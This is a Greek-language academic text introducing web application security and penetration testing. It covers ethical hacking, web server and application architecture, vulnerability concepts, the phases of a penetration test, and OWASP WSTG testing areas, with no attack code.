

# Ανάπτυξη εργαστηριακών ασκήσεων στο αντικείμενο των Δοκιμών Διείσδυσης

ΟΝΟΜΑ ΕΠΩΝΥΜΟ



---

## 1. Εισαγωγή στην ασφάλεια διαδικτυακών εφαρμογών & το Penetration Testing

---

## 1.1 To web exploitation στον σύγχρονο κόσμο – «ηθικό» και «ανήθικο» hacking

Το Web Exploitation είναι η διαδικασία της εύρεσης και στη συνέχεια της εκμετάλλευσης ευπαθειών (vulnerabilities) σε δικτυακές εφαρμογές (web applications) ή σε υπηρεσίες ιστού (web services). Στην παρούσα εργασία ο όρος “Web Exploitation” χρησιμοποιείται ως ένας καθαρά τεχνικός όρος. Δεν φέρει, δηλαδή, αυτό το νοητό πρόσρημο το οποίο προσδιορίζει τις προθέσεις του δράντα, δηλαδή του hacker. Με απλά λόγια, πρόκειται για την *τέχνη της εκμετάλλευσης ευπαθειών*, όπως υποστηρίζει πολύ εύστοχα και ο Jon Erickson στο κλασικό ομώνυμο έργο του, *“Hacking: The art of exploitation”*.

Θα μπορούσαμε να πούμε μετά βεβαιότητας ότι στον μέσο νου ο όρος “Hacking” είναι συνυφασμένος με την αρχέτυπη καρικατούρα του κακόβουλου χάκερ που διεισδύει σε συστήμα για να αποκτήσει παράνομα πρόσβαση σε διαβαθμισμένες πληροφορίες. Στην πραγματικότητα αυτή η εκδοχή του hacking εκφράζει απλώς αυτό που, σύμφωνα με την υπάρχουσα θεσμική αντίληψη, αποκαλείται ως «ανήθικο» hacking. Πρόκειται δηλαδή για το hacking που φέρει το πρόσρημο του «ανήθικου» διότι αναπτύσσει δράση που έρχεται σε αντίθεση με επίσημους οργανισμούς ή θεσμούς, π.χ. μέσω της παραβίασης της ατομικής πνευματικής ιδιοκτησίας, της παραβίασης συστημάτων κρατικών αρχών κ.ο.κ..

Στον αντίποδα του «ανήθικου» προφανώς υπάρχει ο ορισμός του «ηθικού» hacking, με βάση τον οποίο οι τεχνικές και τα εργαλεία της επιθετικής κυβερνοασφάλειας (“Offensive Security”) χρησιμοποιούνται αυτή τη φορά όχι για την παραβίαση αλλά για την ενίσχυση των οργανισμών, των θεσμών και των ψηφιακών τους συστημάτων. Πραγμάτωση αυτής της κατηγορίας «ηθικού hacking» στη γενικότερη σφαίρα της δοκιμής λογισμικού κατά τη διαδικασία της παραγωγής αποτελεί ο τομέας του Penetration Testing.

Η διαδικασία του Penetration Testing, η οποία περιγράφεται αναλυτικότερα και παρακάτω, ουσιαστικά είναι η επίσημη, δηλαδή συνειδητή και προσυμφωνημένη, διαδικασία με την οποία μια εταιρεία (ή και ένας δημόσιος οργανισμός) δοκιμάζει συστήματα λογισμικού που η ίδια ή κάποιος πελάτης της παράγει, με σκοπό να εντοπίσει και να διορθώσει εγκαίρως τις όποιες ευπάθειές του, προτού αυτές ανακαλυφθούν και γίνουν αντικείμενο εκμετάλλευσης από ανταγωνιζόμενους δράντες.

Πρόκειται για μια διαδικασία δομημένη, δηλαδή με αρχή – μέση – τέλος, με καθορισμένα success criteria, με μεθοδολογία, και συγκεκριμένο εύρος στο πεδίο δοκιμών. Το Penetration Testing όταν γίνεται σε επιχειρηματικό περιβάλλον στα πλαίσια της δοκιμής λογισμικού, εντάσσεται σε ένα γενικότερο πλέσιο εργασίας – σε ένα “framework” – το οποίο αποτελεί τον οδηγό συνολικά για την ορθή υλοποίηση της εφαρμογής μέσα από διαδικασίες που διασφαλίζουν ταυτόχρονα την λειτουργικότητα και την ασφάλειά της. Ένα τέτοιο framework δεν ταυτίζεται με τις «δοκιμές παρείσδυσης» (ο όρος “penetration testing” όπως αποδίδεται στην Ελληνική) αλλά τις εμπεριέχει, και μάλιστα δευτερευόντως, αφού πρωτεύουσα θέση στο SDLC (Software Development Life Cycle) έχουν οι υποδείξεις σχετικά με την συγγραφή εξ’ αρχής ασφαλούς κώδικα (“Shift Security Left”). Αναφορικά, ένα γνωστό framework που χρησιμοποιείται από τις εταιρείες πληροφορικής είναι το WSTG (Web Security Testing Framework) του OWASP (Open Worldwide Application Security Project).

Η παρούσα εργασία, για λόγους ευνόητους, επικεντρώνεται στην τεχνική παρουσίαση των μεθόδων και των εργαλείων του Web Exploitation αποκλειστικά από την σκοπιά του «ηθικού


hacking» και σε καμία περίπτωση δεν προτρέπει στην χρήση των πληροφοριών που φέρει για παράνομες και κακόβουλες ενέργειες. Η μεθοδολογία που παρουσιάζεται βασίζεται κατά κύριο λόγο στις υποδείξεις του WSTG. Τέλος, αν και ο τομέας του Penetration Testing είναι ένας ευρύς τομέας με πολλά παρακλάδια, η εργασία επικεντρώνει στην εφαρμογή του Penetration Testing σε web applications. Χάριν περαιτέρω μελέτης, μερικές άλλες δημοφιλείς και διακριτές κατηγορίες του είδους είναι οι: Network Infrastructure Penetration Testing, WiFi Penetration Testing, OT Penetration Testing, Desktop Applications Penetration Testing, Cloud Penetration Testing, Mobile Application Penetration Testing κ.α..

Στην παρούσα φάση της Ελληνικής αγοράς οι επαγγελματίες Penetration Testers συνήθως εργάζονται σε έργα Web εφαρμογών ή δικτύων, ενώ λιγότερο συχνά συναντάται και ο τομέας του Mobile.

Σε αυτό το σημείο είναι απαραίτητη μια σφαιρική αναφορά στον ανερχόμενο ρόλο της επιθετικής κυβερνοασφάλειας στην εποχή μας. Ο σύγχρονος κόσμος στην αυγή της ψηφιακής εποχής χαρακτηρίζεται από ραγδαία αύξηση της τεχνολογικής εξέλιξης, από όλο και πιο γενικευμένη εφαρμογή αυτής στις κοινωνικές δομές, και ταυτόχρονα από ενίσχυση των ανταγωνισμών μεταξύ των δρώντων τόσο στις διεθνείς σχέσεις όσο και στο εσωτερικό των κοινωνιών.

Στη βάση αυτή η κυβερνοασφάλεια έχει πάρει θέση στρατηγικής σημασίας για την ασφάλεια υποδομών από τη μία, αλλά και για την παραβίαση υποδομών από την άλλη, αναλόγως τον δρώντα, με κίνητρο είτε άμεσα την αύξηση της οικονομικής ισχύος του, είτε έμμεσα, μέσω της αύξησης της πολιτικής ισχύος. Δρώντες που αξιοποιούν την κυβερνοασφάλεια προς όφελός τους σήμερα είναι τόσο τα κράτη και οι σχετικές υπηρεσίες τους, οι επιχειρήσεις αλλά και μεμονωμένοι δρώντες, ομάδες, οργανώσεις με ιδεολογικά, πολιτικά ή αντίθετα γεωπολιτικά κίνητρα. Στις σύγχρονες στρατιωτικές συγκρούσεις η κυβερνοασφάλεια έχει πάρει τον ρόλο του νέου, του 4<sup>ου</sup>, στρατιωτικού σώματος, το οποίο από επιχειρησιακής άποψης συνήθως χτυπάει πρώτο αλλά συνεχίζει την «υπόγεια» δουλειά του με δολιοφθορές, κρυπτογράφηση σημαντικών πληροφοριών ή καναλιών, υποκλοπή πληροφοριών του αντιπάλου κ.ο.κ..

Χαρακτηριστικά, ο OWASP ανακοίνωσε τις εξής μεταβολές για το πώς διαμορφώνεται μέχρι το 2021 η κλίμακα των κορυφαίων επιθέσεων:



Εικόνα 1 – OWASP 2021 Top 10

Επίσης, η CrowdStrike στην αντίστοιχη ετήσια έκθεσή της για το πώς διαμορφώνεται το πεδίο του ηλεκτρονικού πολέμου στην διεθνή «σκακιέρα» σημειώνει ως πιο συχνές πρωταρχικές μεθόδους τις πρακτικές phishing και spoofing για την συλλογή των απαραίτητων στοιχείων για τη διεξαγωγή των επιθέσεων, καθώς επίσης και τεχνικές όπως την κλοπή session cookies, session tokens ή OTPs (One-Time Passwords).

Στο παραπάνω σύνθετο και εκρηκτικό πλαίσιο οι επαγγελματίες της κυβερνοασφάλειας καλούνται να διαδραματίσουν ένα σημαντικό ρόλο στην ασφάλεια κρίσιμων συστημάτων και υποδομών. Απαραίτητη προϋπόθεση για την αποτελεσματική εκπλήρωση του ρόλου τους είναι να βρίσκονται διαρκώς στην αιχμή των τεχνολογικών εξελίξεων συνδυάζοντας γνώσεις και δεξιότητες σε πολλαπλά επίπεδα.

Ένας επαγγελματίας κυβερνοασφάλειας, ανεξάρτητα από το ειδικό πεδίο στο οποίο θα επιλέξει να εξειδικευτεί, θα χρειαστεί να αναπτύξει ένα σετ «ήπιων» ικανοτήτων (“Soft Skills”) το οποίο θα περιλαμβάνει την αναλυτική σκέψη, την σκέψη σε πολλαπλά επίπεδα, την ικανότητα σύνθεσης, αλλά και άλλες πιο «σκληρές» και γενικής φύσεως δεξιότητες πληροφορικής όπως την παραμετροποίηση (“Configuration”) και την βλαβοδιαχείριση (“Troubleshooting”) συστημάτων. Το τελευταίο αλλά το πιο βασικό είναι ότι ο επαγγελματίας κυβερνοασφάλειας θα χρειαστεί να οικοδομήσει γερά και ευρέα γνωσιακά θεμέλια γύρω από τομείς της πληροφορικής και γενικότερα της μηχανικής των υπολογιστικών συστημάτων και δικτύων πάνω στα οποία θα μπορεί στη συνέχεια να αναπτύσσει τις συγκεκριμένες δεξιότητες κυβερνοασφάλειας που του είναι απαραίτητες.

## 1.2 Τα δομικά στοιχεία των web applications

Ένα *web application* είναι ένα λογισμικό το οποίο «τρέχει» πάνω σε έναν server ο οποίος είναι προσβάσιμος από τους χρήστες απομακρισμένα μέσω του διαδικτύου και χρησιμοποιεί σαν διεπαφή του τον web browser του χρήστη. Υπάρχουν δύο ειδών web applications, τα δυναμικά και τα στατικά.

Τα στατικά είναι απλές εφαρμογές οι οποίες αναπαριστούν το περιεχόμενό τους στον χρήστη χωρίς να προσφέρουν τη δυνατότητα αλληλεπίδρασης, καθώς δεν επεξεργάζονται ούτε αποθηκεύουν δεδομένα. Από την άλλη, τα δυναμικά προσφέρουν τη δυνατότητα αποθήκευσης και επεξεργασίας δεδομένων, κατ’ επέκταση είναι πιο πλούσιες από άποψη λειτουργικότητας εφαρμογές, με μεγαλύτερη πολυπλοκότητα και αυξημένη την ανάγκη για μηχανισμούς ασφάλειας.

Τα web applications συνήθως γράφονται με browser-supported γλώσσες προγραμματισμού, όπως την HTML για τον βασικό σκελετό και JavaScript για το δυναμικό τους τμήμα. Μία γλώσσα που θα συναντήσουμε μέχρι και σήμερα πίσω κυρίως από παλιά συστήματα είναι η PHP.

Όπως σημειώθηκε και παραπάνω οι web εφαρμογές αποτελούνται από διάφορα στοιχεία που βρίσκονται σε αλληλεπίδραση μεταξύ τους. Τέτοια στοιχεία είναι το back-end και το front-end τμήμα της εφαρμογής, μία ή περισσότερες βάσεις δεδομένων, διεπαφές (APIs) που λειτουργούν σαν κόμβοι για την πληροφορία, web services που εξυπηρετούν συγκεκριμένες επιμέρους λειτουργίες της εφαρμογής σε σύνδεση με τρίτους πόρους από το internet κ.ο.κ..

Ας εξετάσουμε τώρα πιο συγκεκριμένα τους *web servers*. Ένας web server ουσιαστικά είναι ένας υπολογιστής ο οποίος φιλοξενεί το λογισμικό και τα αρχεία ενός web application. Ο πυρήνας ενός

web server είναι ένας HTTP server. Ο HTTP server δεν είναι κάποιο «συγκεκριμένο υλικό» αλλά ένας ψηφιακός server, εν τέλει πρόκειται για ένα πρόγραμμα το οποίο είναι εντός ενός υλικού και είναι το πρόγραμμα που δημοσιοποιεί την web εφαρμογή στο World Wide Web. Ένας ευρέως διαδεδομένος Web Server που συναντάται αρκετά συχνά πίσω από web εφαρμογές είναι ο Apache HTTP Server. Ο Apache είναι Web Server ανοιχτού κώδικα. Ακολουθούν ενδεικτικά αποσπάσματα από τον κώδικα του βασικού του αρχείου, του httpd.conf.in:

```
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#...
ServerRoot "@@ServerRoot@@"

# Listen: Allows you to bind Apache to specific IP addresses and/or
# ports, instead of the default. See also the <VirtualHost>
# directive.
#...
Listen @@Port@@
```

Ας πούμε για παράδειγμα ότι ένας χρήστης θέλει να ανοίξει στον browser του το Gmail του. Το Gmail αποτελεί ένα web application. Όταν ένας χρήστης κάνει request μέσα από τον browser του ώστε να πάρει πρόσβαση σε ένα αρχείο (π.χ. να ανοίξει ο inbox φάκελος του Gmail) τότε ζητάει αυτό το αρχείο από τον web server που έχει οριστεί ως ο server που θα φέρει στη δημοσιότητα το Gmail application. Ο browser αρχικά εντοπίζει τον web server που φιλοξενεί το ζητούμενο web application. Αυτό υλοποιείται μέσα από το σκέλος του URL που υποδηλώνει την διεύθυνση. Για παράδειγμα, <https://mail.google.com>.

Στη συνέχεια, αφού βρεθεί η διεύθυνση του web application, ο browser επικοινωνεί με το συγκεκριμένο HTTP server μέσω ενός request, ζητώντας έτσι την επιθυμητή σελίδα, με άλλα λόγια τον συγκεκριμένο υποφάκελο. Για παράδειγμα, /mail/u/0/#inbox. Ο HTTP server εντοπίζει τον υποφάκελο με το περιεχόμενό του και με ένα reply τον επιστρέφει στον browser. Σε περίπτωση που ο server δεν εντοπίσει το αρχείο που ζητήθηκε στέλνει πίσω το γνωστό response code 400 ή 500, αναλόγως την αιτία της αστοχίας.

Αντίστοιχα με τα web applications και οι web servers χωρίζονται σε στατικούς και δυναμικούς. Στατικοί ονομάζονται οι web servers που επιστρέφουν το επιθυμητό αρχείο αυτούσιο, όπως είναι. Δυναμικοί, από την άλλη, ονομάζονται εκείνοι που επεξεργάζονται τα αρχεία που στέλνουν. Η ειδοποιός διαφορά των δύο ειδών server είναι ότι ο δυναμικός αποτελείται από ένα στατικό τμήμα και ταυτόχρονα εμπεριέχει έναν application server και μία database για αποθήκευση και επεξεργασία δεδομένων.

Ένας *application server* αποτελεί ένα «μεσολογισμικό» (middleware), ένα λογισμικό ενδιάμεσα από το λειτουργικό σύστημα (OS), από εξωτερικές πηγές (π.χ. κάποια βάση δεδομένων ή κάποιο internet service) και από κάποιο application που χρησιμοποιεί ο χρήστης (π.χ. κάποιο web browser).

Ο ρόλος ενός application server είναι να φιλοξενεί και να τρέχει κάποιο web application το οποίο αλληλοεπιδρά και να διαλειτουργεί με τα τρία μέρη που αναφέρθηκαν παραπάνω.

Για να είναι πιο ξεκάθαρες οι διαχωριστικές γραμμές ανάμεσα στις έννοιες του web server και του application server ας σημειωθεί ότι ένας server που φιλοξενεί απλώς ένα στατικό site αποτελεί έναν web server, ενώ ένας server που φιλοξενεί μία διαδραστική web εφαρμογή και στον οποία εμπεριέχεται όχι απλώς μια στατική σελίδα αλλά το business logic - η «λογική» - αυτής της εφαρμογής, αυτός αποτελεί έναν application server. Στο παγκόσμια διαδίκτυο χρησιμοποιείται μία ποικιλία από servers, όπως Nginx, Apache, Apache Tomcat κ.α. Χαρακτηριστικά, οι Apache servers φιλοξενούν περίπου το 24% των website παγκοσμίως.

Όπως είναι ήδη γνωστό, μία *βάση δεδομένων* είναι μία μορφή δομημένης οργάνωσης και αποθήκευσης δεδομένων. Τα web applications χρειάζεται να αλληλεπιδρούν πολύ συχνά με κάποια βάση δεδομένων ώστε να υλοποιούν την επεξεργασία δεδομένων που προσφέρει ή ζητάει ο χρήστης από την εφαρμογή.

Συνήθως στις εφαρμογές μεγαλύτερης κλίμακας η βάση δεδομένων δεν φιλοξενείται στον ίδιο server που φιλοξενείται η εφαρμογή αλλά σε έναν ξεχωριστό, σε έναν *database server*. Κάποιοι ευραίως χρησιμοποιούμενοι database servers είναι οι Microsoft SQL, MySQL, MongoDB, SQLite κ.α.

Οι εφαρμογές που αναπτύσσονται με τον καιρό αυξάνουν τις λειτουργίες τους, την διαδραστικότητα, την αλληλεπίδραση και εν τέλει την πολυπλοκότητά τους. Ο κόσμος του διαδικτύου χαρακτηρίζεται από διαφορετικά λειτουργικά συστήματα που πρέπει να επικοινωνήσουν αναμεταξύ τους, πάνω στα οποία τρέχουν web applications τα οποία και αυτά με τη σειρά τους συνήθως είναι γραμμένα σε διαφορετικές γλώσσες προγραμματισμού αλλά χρειάζεται κι αυτά να επικοινωνήσουν αναμεταξύ τους. Για να επιλυθεί αυτό το πρόβλημα χρησιμοποιούνται τα web services.

Ένας client ζητάει από έναν server να του παρέχει δεδομένα, ή μία ολόκληρη λειτουργία. Τα δεδομένα αυτά ή αντίστοιχα η λειτουργία πρόκειται να χρησιμοποιηθούν στο περιβάλλον του client. Παραδείγματος χάρη, έστω ότι έχουμε μία web εφαρμογή η οποία χρησιμοποιεί χάρτες για να κάνει tracking της διαδρομής ενός διανομέα φαγητού ή ενός ταξί. Η υπηρεσία των χαρτών προσφέρεται στην εφαρμογή από μία άλλη άλλη εφαρμογή, π.χ. Google Maps. Αυτή η ανταλλαγή δεδομένων και λειτουργιών γίνεται μέσω ενός web service. Ουσιαστικά πρόκειται για ένα API (Application Programming Interface) το οποίο ενεργοποιείται και το οποίο τρέχει όχι τοπικά για να συνδέσει δύο εφαρμογές στον ίδιο υπολογιστή, αλλά στο διαδίκτυο.

Από τεχνικής άποψης, η ανταλλαγή των δεδομένων που περιγράφεται παραπάνω συντελείται πάνω στο HTTP το οποίο χρησιμοποιείται καθολικά. Η ανταλλαγή δεδομένων αυτή καθαυτή γίνεται μέσα από ένα άλλο πρωτόκολλο επικοινωνίας που υλοποιείται πάνω από το HTTP, το SOAP (Simple Object Access Protocol). Κατά το SOAP συντελείται το request από τον client και το reply από τον server. Οι SOAP επικοινωνίες συνήθως χρησιμοποιούν αρχεία XML (Extensible Markup Language) για την ανταλλαγή των δεδομένων τους. Πλέον όμως έχουν αναπτυχθεί και χρησιμοποιούνται κι άλλα είδη αρχείων π.χ. JSON.

### 1.3 Εκτίμηση & εκμετάλλευση ευπαθειών



Εφόσον υπάρχει μία βασική εξοικείωση με το αντικείμενο προς εκμετάλλευση, δηλαδή το web application σαν γενική έννοια, τώρα μπορούμε να συνεχίσουμε μελετώντας τις μεθόδους και τα εργαλεία του web exploitation.

Το *web exploitation* είναι η διαδικασία της εκμετάλλευσης ευπαθειών σε ένα web application. Η νόμιμη εκδοχή του web exploitation είναι το *web application security testing*, ή αλλιώς το *penetration testing*. Πρόκειται για μία διαδικασία ενταγμένη στον τομέα της διασφάλισης ποιότητας και ασφάλειας ενός προϊόντος - λογισμικού. Στη συνέχεια του κειμένου ο "*penetration tester*" θα αναφέρεται ως το υποκείμενο του ethical hacking και το "*penetration test*" ως η διαδικασία που αυτός ακολουθεί.

### **Οι έννοιες Threats, Vulnerabilities, Exploitation & τα είδη του Penetration Testing**

Θεμελιακές έννοιες στον κόσμο του penetration testing είναι η «*Ευπάθεια*» (*Vulnerability*) και η «*Απειλή*» (*Threat*). *Ευπάθεια*, σύμφωνα με τον OWASP, αποτελεί μία αστοχία ή γενικότερα μία αδυναμία στην αρχιτεκτονική ενός συστήματος, είτε λόγω προβληματικού σχεδιασμού είτε λόγω προβληματικής υλοποίησης. Μία ευπάθεια αποτελεί μία αδυναμία εν δυνάμει εκμεταλλεύσιμη. Αντίστοιχα, *απειλή* θεωρείται ο εξωτερικός – σε σχέση με το πληροφοριακό σύστημα – παράγοντας, ο οποίος μπορεί να λειτουργήσει εις βάρος του συστήματος αυτού, να ανακαλύψει και να εκμεταλλευτεί τις τυχόν αδυναμίες του. Απειλή μπορεί να είναι ένας κακόβουλος hacker, ένας αδέξιος χρήστης ή ακόμη και μία άλλη εφαρμογή που βρίσκεται στην ίδια συσκευή και λειτουργεί ανταγωνιστικά. Το exploitation ουσιαστικά αποτελεί το αποτέλεσμα της επιτυχούς «συνάντησης» των δύο παραπάνω παραγόντων.

Εν συνεχεία, είναι σημαντικό να σημειωθούν οι βασικές διαφορετικές προσεγγίσεις ενός penetration test. Οι διαφοροποίηση στην προσέγγιση έχει να κάνει κατά βάση με την θέση στην οποία βρίσκεται ο penetration tester σε σχέση με τον πηγαίο κώδικα της εφαρμογής. Οι δύο βασικές προσεγγίσεις είναι το *Black Box* και το *White Box* testing.

Black box testing σημαίνει ότι ο penetration tester δεν έχει πρόσβαση στον πηγαίο κώδικα της εφαρμογής και προσπαθεί να κινηθεί αναγνωριστικά «από έξω προς τα μέσα». Αντίθετα, white box testing σημαίνει ότι ο penetration tester έχει πρόσβαση στον κώδικα κι έτσι μπορεί να διεξάγει το test του πολύ πιο εύστοχα. Τέλος, στην αγορά συναντάται συχνά κι ο όρος *Gray Box Testing* για να καταδείξει ότι ο penetration tester έχει μερική πρόσβαση στον κώδικα και σε components της εφαρμογής και ταυτόχρονα εφαρμόζει τις μεθοδολογίες και τα εργαλεία του black box testing.

### **Οι Φάσεις του Penetration Testing**

Το penetration testing, ως εταιρική διαδικασία, ακολουθεί μία μεθοδολογία η οποία αποτελείται από τις παρακάτω φάσεις:

1. Reconnaissance,
2. Scanning,
3. Vulnerability Assessment,
4. Exploitation,
5. Reporting.

Η παραπάνω διαδικασία ως τελικό σκοπό έχει τον εντοπισμό και την εκμετάλλευση των όποιων ευπαθειών όχι για το όφελος των επιτιθέμενων αλλά για την καταγραφή αυτών των ευπαθειών και την επιδιόρθωσή τους. Από αυτή την άποψη, κάθε τέτοιο penetration test έχει εν' αρχή ένα καθορισμένο score το οποίο κατ' επέκταση καθορίζει συγκεκριμένες προδιαγραφές και στόχους. Ένα penetration test βασίζεται στο καθορισμένο score και στις προδιαγραφές και, ανάλογα με τον χρονικό περιθώριο που καθορίζεται κατά τον σχεδιασμό του, φέρει και τα ανάλογα αποτελέσματα. Ας δούμε πιο συγκεκριμένα τη διαδικασία βήμα – βήμα.

Κατά το *Reconnaissance* ο penetration tester προσπαθεί να συλλέξει όσες περισσότερες πληροφορίες είναι εφικτό ώστε να καθορίσει μία αποτελεσματική στρατηγική διείσδυσης. Σε αυτή τη φάση ο penetration tester συλλέγει πληροφορίες προσπαθώντας να κατανοήσει τη γενική δομή και λειτουργία της εφαρμογής - στόχου. Για να πραγματοποιηθεί η χαρτογράφηση αυτή της εφαρμογής υπάρχουν δύο τρόποι, ο «παθητικός» από τη μία, κατά τον οποίο συγκεντρώνεται πληροφορία από δημόσιες πηγές, και από την άλλη ο «ενεργητικός», κατά τον οποίο η όποια πληροφορία ανασύρεται μέσα από την αλληλεπίδραση με την εφαρμογή – στόχο. Αξίζει να σημειωθεί ότι όταν μιλάμε για το penetration testing σε ένα εταιρικό πλαίσιο συνήθως η φάση του reconnaissance και του γενικότερου information gathering περιορίζεται, καθώς μέρος αυτής της πρωταρχικής πληροφορίας δίνεται στον tester εξ' αρχής.

Κατά το *Scanning* ο penetration tester, έχοντας συλλέξει ένα σύνολο γενικών πληροφοριών, συνεχίζει με την σάρωση (το «σκανάρισμα») της προς εξέταση εφαρμογής ψάχνοντας αυτή τη φορά όχι τα γενικά στοιχεία αλλά εκείνα τα συγκεκριμένα στοιχεία που μπορούν να αποτελέσουν τρωτά σημεία εισόδου για τον tester. Πιθανά τέτοια σημεία για τα οποία ενδιαφέρεται ένας penetration tester είναι τα ανοιχτά ports που χρησιμοποιεί η εφαρμογή, τα πρωτόκολλα και τα web services που τρέχουν μέσα από τα ανοιχτά ports, το λειτουργικό σύστημα του web server μαζί με τη συγκεκριμένη version του, το middleware που κάνει τη διαχείριση του server κ.ο.κ.

Παραδείγματος χάρη, όταν ένας υπολογιστής φιλοξενεί ένα προσωπικό website το οποίο βγαίνει κανονικά στο διαδίκτυο, για να μπορεί ακριβώς να βγει, χρειάζεται ο υπολογιστής αυτός να έχει ανοιχτό είτε το port 443, είτε το port 80. Με βάση τις γενικές συμβάσεις παραγωγής διαδικτυακών εφαρμογών στην 443 τρέχουν τα services που σχετίζονται με το πρωτόκολλο επικοινωνίας HTTPS, ενώ αντίστοιχα στην 80 αυτά με HTTP. Ένας υπολογιστής με μία κανονική χρήση έχει εξ αρχής αρκετά ports ανοιχτά για την εύρυθμη λειτουργία του. Μέσα από αυτή τη διαδικασία, λοιπόν, ολοκληρώνεται αυτό που στο penetration testing ονομάζεται Enumeration, δηλαδή «απαρίθμηση», δηλαδή σημειολογία ή χαρτογράφηση της πραγματικής κατάστασης της εφαρμογής τη στιγμή πριν ξεκινήσει η παρέμβαση σε αυτή.

Κατά το *Vulnerability Assessment* ο penetration tester αξιολογεί τα ευρήματά του και προσπαθεί από το σύνολο αυτών να ξεχωρίσει τα τρωτά σημεία, τις λεγόμενες ευπάθειες της εφαρμογής. Κάθε penetration tester μέσα από την τριβή του με το αντικείμενο αποκτάει αντίληψη για το τι αποτελεί ευπάθεια. Αυτή η διαδικασία όμως δεν είναι αυθαίρετη, βασίζεται σε μια βαθιά κατανόηση της ουσίας των δικτύων και των υπολογιστικών συστημάτων. Παράλληλα, για την προτυποποίηση αυτής της διαδικασίας η διεθνής Κοινότητα κυβερνοασφάλειας (φορείς, ινστιτούτα κυβερνοασφάλειας, κρατικές αρχές κ.α.) έχει προχωρήσει στη δημιουργία μιας σειράς «βάσεων δεδομένων», οι οποίες λειτουργούν ως σημείο αναφοράς για το vulnerability assessment. Για την ακρίβεια μάλλον μιλάμε περισσότερο για μια βάση επεξεργασμένων δεδομένων, με την έννοια του αμερικάνικου όρου “intelligence” που δεν αποδίδεται με ακρίβεια στην ελληνική αλλά θα μπορούσαμε να την μεταφράσουμε ουσιαστικά ως μία «βάση γνώσεων». Σε αυτές τις βάσεις καταγράφονται πληροφορίες για κοινές ευπάθειες, τα λεγόμενα CVEs

(Common Vulnerabilities and Exposures). Μάλιστα κάθε τέτοιος Οργανισμός ποσοτικοποιεί την σοβαρότητα της κάθε ευπάθειας μέσα από ένα αντίστοιχο σύστημα, το λεγόμενο CVSS (Common Vulnerability Scoring System).

Κατά την φάση του *Exploitation* όπως είναι προφανές ο penetration tester αξιοποιεί το σύνολο των στοιχείων που έχει προηγουμένως συλλέξει ώστε να επιτεθεί αποτελεσματικά στο σύστημα – στόχο κάνοντας χρήση συγκεκριμένων εργαλείων. Ο σκοπός είναι μέσα από την εκμετάλλευση των ευπαθειών ο tester να καταφέρει να παραβιάσει πλευρές της εφαρμογής που σχετίζονται με την εμπιστευτικότητα, την ακεραιότητα και τη διαθεσιμότητα της εφαρμογής (το λεγόμενο CIA της κυβερνοασφάλειας).

Τέλος, κατά το *Reporting* ο penetration tester καταγράφει και επεξηγεί τα ευρήματά του (“*findings*”). Ένα ολοκληρωμένο penetration test report περιλαμβάνει αναλυτικά την περιγραφή των ευρημάτων, τον τρόπο με τον οποίο ανακαλύφθηκαν, την παρουσίαση αποδεικτικών στοιχείων (“*proof of concept*”), μία έκθεση που να περιγράφει συνεκτικά το μέγεθος, το είδος, την πιθανότητα και την σοβαρότητα του τεχνικού ρίσκου και, τέλος, πρόταση διορθωτικών παρεμβάσεων στον σχεδιασμό και την υλοποίηση του συστήματος.

### **Πεδία του Penetration Testing σε Web Applications**

Όταν διεξάγουμε ένα penetration test σε μία εφαρμογή μπορούμε, και συχνά είναι αναγκαίο, να προσεγγίσουμε την εφαρμογή από διαφορετικές πλευρές και στοχεύοντας διαφορετικές λειτουργίες και διεπαφές της. Κάποια βασικά πεδία του web application security testing είναι τα εξής ακόλουθα:

- 1) Configuration and Deployment Management Testing,
- 2) Identity Management Testing,
- 3) Authentication Testing,
- 4) Authorization Testing,
- 5) Session Management Testing,
- 6) Input Validation Testing,
- 7) Testing for Error Handling,
- 8) Testing for Weak Cryptography,
- 9) Business Logic Testing,
- 10) Client-side Testing,
- 11) API Testing.

Το *Configuration and Deployment Management Testing* αφορά στον έλεγχο των παραμετροποιήσεων στο επίπεδο της δικτυακής υποδομής και της πλατφόρμας της υπό έλεγχο εφαρμογής. Σε αυτό το πεδίο του penetration testing ελέγχονται στοιχεία όπως η σωστή παραμετροποίηση των HTTP κεφαλίδων, οι όποιες υπάρχουσες admin διεπαφές, τα file permissions, τυχόν path confusion κ.α.

Το *Identity Management Testing* αφορά στον έλεγχο των διαφορετικών ρόλων χρήστη που χρησιμοποιεί η εφαρμογή. Ο penetration tester αφού εντοπίσει τους πιθανούς αυτούς ρόλους (π.χ. admin, backup) εξετάζει το εάν τηρείται στην πράξη το Username Policy σύμφωνα με κάποιο πρότυπο, εάν είναι εφικτό ένας χρήστης με χαμηλό ρόλο να προβεί σε ενέργειες που κανονικά αρμόζουν σε έναν administrator, ελέγχει επίσης τη διαδικασία του registration ενός χρήστη κ.α.

To *Authentication Testing* – υποκατηγορία του Identity Management Testing - αφορά σε ελέγχους σχετικά με την διαδικασία την ταυτοποίησης ενός χρήστη. Ο penetration tester ψάχνει για default credentials που μπορεί να έχουν ξεχαστεί (π.χ. Username: admin, Password: admin), για ευαίσθητες πληροφορίες που μεταδίδονται σε ακρυπτογραφητο κανάλι επικοινωνίας, για τυχόν κωδικούς που αποθηκεύονται σε κάποιον browser και μπορούν να υποκλαπούν, για τρόπους προσπέρασης ενός ενδεχόμενου MFA (Multi - Factor Authenticator) κ.α.

